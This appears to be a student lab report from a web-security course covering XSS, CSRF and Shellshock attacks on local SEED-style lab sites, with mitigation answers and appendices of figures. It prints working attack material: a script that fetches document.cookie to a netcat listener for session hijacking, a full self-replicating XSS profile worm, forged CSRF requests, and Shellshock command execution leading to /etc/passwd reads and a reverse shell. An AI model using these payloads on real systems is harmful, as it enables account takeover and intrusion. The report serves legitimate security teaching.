

Part A, Task A: XSS

1. Briefly explain how you carried out the attack in Lab 2, Task A2, providing any evidence in the form of screenshots and JavaScript code in Appendix A. Include evidence of cookies being accessed by your script.
 - I injected the Javascript code:

```
<script>alert('I can run my own Javascript');</script>
```

into the brief description in order for the alert to display whenever Alice's profile is accessed by a victim ([Figure 1.1](#))
 - On Bobby's account, we open Alice's profile and are shown the alert ([Figure 1.2](#))
 - Changing the Javascript code to:

```
<script>alert(document.cookie);</script>
```

 ([Figure 1.3](#))
the session cookies are now displayed when opening Alice's account ([Figure 1.4](#))
 - Inspecting the page, we see that the alert displays the same cookie information as the inspection tab, proving cookies are being accessed ([Figure 1.5](#))
2. How would the attack in Lab 2, Task A2 be mitigated? You do not need to implement the mitigation, but you should briefly identify where the issue arises in the web application's source code and what should be done to mitigate the attack, referring to any techniques, libraries, or methods that may be useful in achieving a hardened implementation.
 - The issue is that there is no safeguard in place to stop Javascript from being saved as actual code, especially dangerous code, without being checked
 - To mitigate this, forms of output encoding should be implemented when checking user-submitted content, such as `htmlspecialchars()`
 - It should also try to sanitize inputs using libraries like `filter_var()` or frameworks that automatically escape output like Laravel or Symfony
3. Briefly explain how you carried out the attack in Lab 2, Task A3, providing any evidence in the form of screenshots and JavaScript code in Appendix A. Include evidence of `netcat` receiving cookie data from the victim and explain how you used this session cookie to log in without knowing the user's password.
 - I set up the `netcat` TCP listener in the terminal window by running the code

```
nc -lknv 5555
```
 - A successful connection is made on port 5555 ([Figure 1.6](#))
 - In the brief description of Alice's profile, the code

```
<script>fetch('http://10.0.2.105:5555?=cookie'+document.cookie)</script>
```

is added ([Figure 1.7](#))
 - Once a victim opens Alice's page, a message is received that gives away the victim's session cookies. In this case, the value is 'rceigbfulbr4cfhntsmest9un' ([Figure 1.8](#))
 - Open a private browser and go to the www.xsslabelgg.com. By inspecting, we see the value of the cookies in use ([Figure 1.9](#))

- Change this value to the value found previously. This allows you to log in as the victim, currently Bobby, without using their password ([Figure 1.10](#))
4. Briefly explain how you carried out the attack in Lab 2, Task A4, providing any evidence in the form of screenshots and JavaScript code in Appendix A.
 - I made a worm as Samy that attacks the victim when they visit the attacker's profile and updates the victim's profile description to say "Alice is the best"
 - First, observe the POST request through inspection mode to understand the token, ts, name and guid of the profile, description, and access level ([Figure 1.11](#))
 - I then created a worm code that would inject malicious code into the webpage and allow the worm to replicate and propagate into a victim's page after visiting Alice's page ([Figure 1.12](#))
 - Using the victim's information, we can append the code in order to actually affect the user's profile so that it now reads "Alice is the best"
 5. Look at the attacks in Lab 2, Task A2 and Lab 2, Task A4. Describe briefly how the steps to carry out these two attacks differ, the impacts of the attacks, and why they differ.
 - The steps in Task A2 and Task A4 differ because Task A2 consists of the attacker injecting JavaScript into Alice's profile while Task A4 has the attackers updating profiles then replicating itself across other user's profiles.
 - The impact is different and much greater in Task A4 because Task A2 only affects a user through a pop-up when accessing Alice's page, while accessing Alice's page in Task A4 then replicates the attack onto the victim in order to make the worm spread
 - The key differences is just that Task A2 is not as substantial, less complex, and less effective as an attack as Task A4, which can continue to replicate and affect more and more people as time goes on

Part A, Task B: CSRF

1. Briefly explain how you carried out the attack in Lab 3, Task A1, providing any screenshots, code, or the completed `img` tag in Appendix B.
 - As Samy, add Alice as a friend. By using Inspect mode, you will see the GET request that is sent out when doing so and can now use it in the html file used for the attack ([Figure 2.1](#))
 - To correctly implement the GET request, Samy would need to replace Alice's guid with his own. To find it, use Inspect mode on Samy's account where I found his guid value as '59' ([Figure 2.2](#))
 - Replace the GET request with his guid and add it into the html code as shown in ([Figure 2.3](#))
 - As Alice, login and open the addfriend.html. The GET request will be sent unknowingly and Samy will have been added as a friend ([Figure 2.4](#))
2. Briefly explain how you carried out the attack in Lab 3, Task A2, providing any screenshots and code used in Appendix B.
 - As Samy, look at Inspection mode as you edit your profile. You can see the POST request when modifying your profile ([Figure 2.5](#)) and can also scroll through to see your guid number ([Figure 2.6](#)). The guid number would need to be changed to Alice's number, which we know is '56' from the GET request in the previous task ([Figure 2.1](#))
 - Fill out the editprofile.html using the information you've previously found ([Figure 2.7](#))
 - When Alice access the editprofile.html, her about me is edited through the similar POST request ([Figure 2.8](#))
3. Briefly explain how the attacks differ in terms of the steps required to carry them out and why they differ.
 - While both tasks use inspect mode and html code to alter someone else's account, the steps taken are different
 - Task A1 requires a GET request so that the code forces the other profile to add someone as a friend
 - Task A2, however, requires a POST code that will alter the unknowing user's profile description
 - The key difference is in its complexity as a GET-based attack is a lot more simplistic while a POST-based attack is more complex and requires a bit more background knowledge to be properly executed

Part A, Task C: Shellshock

1. Briefly explain how you carried out the attack in Lab 3, Task B2. You should prove that you can execute a command of your choice by exploiting the CGI script, referring to a screenshot provided in Appendix C. You only need to show the output of a single command of your choice executed on the webserver.
 - I used curl to transfer data to and from the server.
 - Using `PID: $$`, I was able to have the process ID of the current shell returned as '12303' ([Figure 3.1](#))
 - Using `/bin/cat /etc/passwd` display the content of the directory ([Figure 3.2](#))
 - Using `'newfile' > /tmp/new`, I create a file called 'new' with the contents 'newfile.txt' in /tmp ([Figure 3.3](#))
 - I then proved the existence of this file and displayed its contents ([Figure 3.4](#)) using `/bin/ls -l` and `/bin/cat /tmp/new`
 - Lastly, I used `/bin/rm` to delete the file and `bin/ls -l` to prove it has been removed ([Figure 3.5](#))
2. Briefly explain how you carried out the attack in Lab 3, Task B3. You should show that you have an interactive shell prompt by including a screenshot in Appendix C which shows two or more commands being executed on the server in the same session.
 - After using a `netcat` to connect to an incoming shell connection-sent by using a curl command pictured in ([Figure 3.6](#))-we receive a message that a connection has successfully been made ([Figure 3.7](#))
 - From there, we are able to use multiple commands through the terminal ([Figure 3.8](#)) such as `id`, `/bin/cat vul.cgi`, and `/bin/ls`
3. Briefly explain how this vulnerability arises and how to prevent it, whilst still being able to use CGI scripts. You should refer to relevant CVE record(s) and the source code of the vulnerable function or method that results in this vulnerability.
 - This vulnerability arises because bash runs commands from environment variables, which allows attackers to inject harmful code through these variables using CGI strip
 - Bash doesn't handle extra code in these variable properly, so attackers can then execute their own commands
 - It seems the best way to prevent it is to simply use an updated version of bash or use a different, safer shell. You can also possibly try to sanitize the inputs through certain CGI scripts
 - Source: shown in CVE-2014-6271

Appendix A:

Task A2:

Figure 1.1 -


Brief description

```
<script>alert('I can run my own Javascript');</script>
```

Public

Javascript code injected into Alice's brief description; displays message in an alert.

Figure 1.2 -



Alert displayed when Bobby opens Alice's profile

Figure 1.3 -


Brief description

```
<script>alert(document.cookie);</script>
```

Public


Javascript code injected into Alice's brief description; displays cookies in an alert.

Figure 1.4 -



Alert displayed when accessing Alice's profile; displays session's cookies.

Figure 1.5 -



Matching cookie information when looking in inspection mode; equivalent values proving that cookies are being accessed.

Task A3:


Figure 1.6 -

```
[04/09/25]seed@VM:~$ nc -lkriv 5555
Listening on 0.0.0.0 5555
[04/09/25]seed@VM:~$ nc 10.0.2.105 5555
[04/09/25]seed@VM:~/.../COM3031-Lab02-XSS-CSRF$ nc -lknv 5555
Listening on 0.0.0.0 5555

Connection received on 10.0.2.105 51268
```

Set up of a netcat TCP listener on port 5555 to capture cookies. Proof of successful connection.

Figure 1.7 -




Javascript code injected into Alice's brief description; sends cookies from the victim's browser.

Figure 1.8 -

```
Connection received on 10.0.2.105 37752
GET /?=cookieElgg=rceigbcfulbr4cfhntsmest9un HTTP/1.1
Host: 10.0.2.105:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/
Origin: http://www.xsslabelgg.com
Connection: keep-alive
Priority: u=4
```


Cookies sent to netcat listener. Value listed as: 'rceigbcfulbr4cfhntsmest9un'

Figure 1.9 -



Private browser with randomly valued cookies.

Figure 1.10 -



Cookie value replaced with 'rceigbdfu1br4cfhntsmest9un'; logged in as Bobby without using any password

Task A4:

Figure 1.11 -

Headers	Cookies	Request	Response	Timings
Filter Request Parameters				
Request payload				
1		-----1182633104355791881250544652		
2		Content-Disposition: form-data; name="__elgg_token"		
3				
4		ocxw00My%lr4qHRD25IFg		
5		-----1182633104355791881250544652		
6		Content-Disposition: form-data; name="__elgg_ts"		
7				
8		1744292300		
9		-----1182633104355791881250544652		
10		Content-Disposition: form-data; name="name"		
11				
12		Alice		
13		-----1182633104355791881250544652		
14		Content-Disposition: form-data; name="description"		
15				
16				
17		-----1182633104355791881250544652		
18		Content-Disposition: form-data; name="accesslevel[description]"		
19				
20				

POST request as seen in Inspection mode

Figure 1.12 -

```
<script type="text/javascript" id="worm">
window.onload = function() {

    // DOM API to copy the code in code into next profile -> worm
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</\" + \"script>\"";

    // compiles everything w/ URI encoding
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    // parameters of victim needed to modify profile
    var ts = "%__elgg_ts="+elgg.security.token.__elgg_ts;
    var token = "%__elgg_token="+elgg.security.token.__elgg_token;
    var guid = "%guid="+elgg.session.user.guid;
    var name = "%name="+elgg.session.user.name;

    // set description field and access level
    var desc = "%description=Alice is the best" + wormCode;
    desc += "%accesslevel[briefdescription]=2";

    // make the post request with victim's info
    var content = token + ts + name + desc + guid;

    // Ajax request to modify profile
    var Ajax = null;

    Ajax=new XMLHttpRequest();

    Ajax.open("POST", "http://www.xsslabelgg.com/action/profile/edit", true);

    Ajax.setRequestHeader("Host", "http://www.xsslabelgg.com");

    Ajax.setRequestHeader("Keep-Alive", "300");

    Ajax.setRequestHeader("Connection", "keep-alive");

    Ajax.setRequestHeader("Cookie", document.cookie);

    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

    Ajax.send(content);}


</script>
```

Javascript code of the worm

Appendix B:


Task A1:

Figure 2.1 -



Inspect mode shows the GET request when Samy adds Alice as a friend.

Figure 2.2 -



Inspecting Samy's profile, we can find his data listed as '59'


Figure 2.3 -



```
1 <html>
2 <body>
3
4 <h1>This page forges an HTTP GET request</h1>
5
6 
8
9 </body>
10 </html>
```

addfriend.html code with GET request; value is changed to

Figure 2.4 -



Elgg For SEED Labs

You have successfully added Samy as a friend.

Alice

[Edit avatar](#) [Edit profile](#)


[Add widgets](#)

Status	Method	Domain	File	Initiator	Type	Transferred	Size	ms	
200	GET	www.csrflabelgg.com	add?friend=59&_elgg_ts=1744233688&_elgg_token=luhBTSMCPH3	jquery.js:2 (xhr)	json	767 B	386 B	0 ms	2.56 s
200	GET	www.csrflabelgg.com	reportedcontent.js	require.js:127 (script)	js	cached	0 B	0 ms	
200	GET	www.csrflabelgg.com	Plugin.js	require.js:127 (script)	js	cached	145 B	0 ms	
200	GET	www.csrflabelgg.com	jquery.colorbox.js	require.js:127 (script)	js	cached	0 B	0 ms	
200	GET	www.csrflabelgg.com	Ajax.js	require.js:127 (script)	js	cached	0 B	0 ms	
200	GET	www.csrflabelgg.com	spinner.js	require.js:127 (script)	js	cached	754 B	0 ms	

Alice has added Samy as a friend by opening the addfriend.html


Task A2:

Figure 2.5 -



Inspection of the POST request when modifying a profile

Figure 2.6 -



Inspection of the guid of the POST request; this is for Samy's profile, it will need to be Alice's guid when editing the html

Figure 2.7 -

